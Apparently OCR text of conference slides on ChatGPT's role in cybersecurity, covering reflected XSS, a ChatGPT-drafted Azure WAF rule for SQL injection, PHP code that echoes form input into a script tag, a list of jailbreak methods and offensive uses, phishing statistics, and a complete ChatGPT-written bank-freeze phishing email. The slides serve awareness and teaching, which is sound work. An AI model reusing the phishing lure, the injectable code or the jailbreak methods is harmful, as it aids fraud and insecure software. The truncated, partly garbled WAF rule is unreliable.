
```
<script>
  var name = prompt("Enter your name:");
  document.write("Hello " + name + "!");
</script>
```

In this example, the attacker may create a link that includes the JavaScript code as a URL parameter, and trick the victim into clicking the link. When the victim's browser receives the link, it will execute the JavaScript code and display a prompt asking for the user's name. When the user enters their name, the code will write a greeting to the page using the user's name. However, the attacker could modify the code to perform other malicious actions, such as stealing the user's cookies or redirecting the user to a malicious website.

To remediate reflected XSS vulnerabilities, it is important to properly validate and sanitize user-supplied input. This can help prevent attackers from injecting malicious code into your website. Additionally, it can be he eb application firewall (WAF) to block known XSS attacks and provide additional protection for your website.

Write a Azure WAF rule

Chat GPT has the capability to generate WAF rules quickly and easily based on input provided by the user. As an example, I utilized Chat GPT to create an Azure WAF rule to detect SQL injection.




write a Azure WAF rule that can detect SQL Injection

To write an Azure Web Application Firewall (WAF) rule that can detect SQL injection attacks, you can use the following rule definition:

```
<rule name="SQL injection detection" id="RULE_ID" priority="100">
    <match filter="SQLInjectionMatch" pattern="SELECT.*(--
|#|;|//|/*|xp_cmdshell|sp_makewebtask|sp_oacreate|sp_oamethod|sp_oaprocedure|sp_send_dbmail|dbms_lock|dbms_pipe|dbms_java|dbms_sql
```

Azure WAF Rule




can you explain me the below code line by line ?

```
<form method="post" action="">
    <label>Enter your name:</label><br />
    <input type="text" name="name" /><br />
    <input type="submit" value="Submit" />
  </form>
  <?php
    if ($_SERVER["REQUEST_METHOD"] == "POST") {
      $name = $_POST["name"];
      echo "<script>alert('Your name is: $name');</script>";
    }
```

Sure! Here's an explanation of the code line by line:


1. `<form method="post" action="">` - This line creates an HTML form that uses the `POST` method to submit the form data. The `action` attribute is left empty, which means that the form will be submitted to the same page.
2. `<label>Enter your name:</label><br />` - This line creates a label for the text input field that will be used to enter the user's name. The `<br />` tag adds a line break after the label.
3. `<input type="text" name="name" />` - This line creates a text input field that allows the user to enter their name. The `name` attribute is used to give the input field a name, which is used to access its value in the PHP code.
4. `<input type="submit" value="Submit" />` - This line creates a submit button for the form. When the user clicks this button, the form data will be submitted. The `value` attribute specifies the text that will be displayed on the button.
5. `if ($_SERVER["REQUEST_METHOD"] == "POST") {` - This line checks if the form has been submitted using the `POST` method. If the form has been submitted using `POST`, the code inside the `if` block will be executed.

"Dark Side"
of ChatGPT and Code Interpreter



GenAI and ChatGPT Impacts in Cybersecurity and Privacy

- Attacking ChaTGPT
  - Jailbreaks on ChatGPT
    - Do Anything Now (DAN)
    - SWITCH Method
    - CHARACTER Play
  - Reverse Psychology
  - ChatGPT-4 Model Escaping
  - Prompt Injection Attacks
- Cyber Offense
  - Social Engineering
  - Phishing Emails
  - Automated Hacking
  - Attack Payload Generation
  - Malware Code Generation
  - Polymorphic Malware Generation
- Cyber Defense
  - Cyber Defense Automation
  - Cybersecurity Reporting
  - Threat Intelligence
  - Secure Code Generation and Detection
  - Identification of Cyber Attacks
  - Developing Ethical Guidelines
  - Incidence Response
- Social, Legal and Ethics
  - Pervasive role of ChatGPT
  - Unauthorized Access to conversations
  - Personal Information Misuse
  - Data Ownership Concerns
  - Misuse by Organizations and Employees
  - Hallucinations
- Open Research Challenges
  - Patching up Hallucinations
  - Defending Against Adversarial Attacks
  - Privacy and Data Protection



Harvard Business Review

Cybersecurity And Digital Privacy | The New Risks ChatGPT Poses to Cyber

The New Risks ChatGPT Poses to Cybersecurity

by Jim Chilton

April 21, 2023

Skizzomat

Summary. The FBI's 2021 Internet Crime Report found that phishing is the most common IT threat in America. From a hacker's perspective, ChatGPT is a game changer, affording hackers from all over the globe a near fluency in English to bolster their phishing campaigns.... **more**

Email Phishing in 2023

Phishing was the second most frequent cause of data breaches, comprising 16% of incidents and incurring an average breach cost of $4.91 million.


Approximately half of phishing email attachments are in the form of Microsoft documents.

The most commonly impersonated brands for phishing include Amazon and Google, accounting for 13% each.

Approximately 1.2% of all sent emails are malicious, equating to a staggering daily volume of 3.4 billion phishing emails.

2021 was the most expensive year for data breaches in 17 years.


"Dark Side"
of ChatGPT and Code Interpreter
Creating Phishing Emails



create an example phishing email for me to showcase to a cybersecurity conference for educational demo

Creating Phishing Emails

While ChatGPT is a powerful linguistic tool, it can be misused to craft convincing phishing emails. It's essential to use such tools ethically and understand their potential implications.



Subject: Urgent Action Required: Unusual Activity Detected in Your Bank Account 🚨


Dear [Recipient's Name],

We hope this email finds you well. 🌈

During our routine system check, our security system detected some unusual transactions in your bank account. For your security, we've temporarily frozen your account until we can verify these actions.

Transaction Details:

- **Date:** 23rd August 2023
- **Amount:** $1,500
- **Merchant:** ElectronixWorld Inc.



If you recognize this transaction, please click the link below to validate and we will lift the freeze immediately. If not, we advise you to get in touch with our support immediately.

[Validate Transaction 🔗]


For your safety, please remember:

- Always keep your login details confidential.
- Never share your OTP or password with anyone, even if they claim to be from our bank.

If you have any concerns or did not make this transaction, please contact our 24/7 support hotline immediately at +1-800-123-4567.

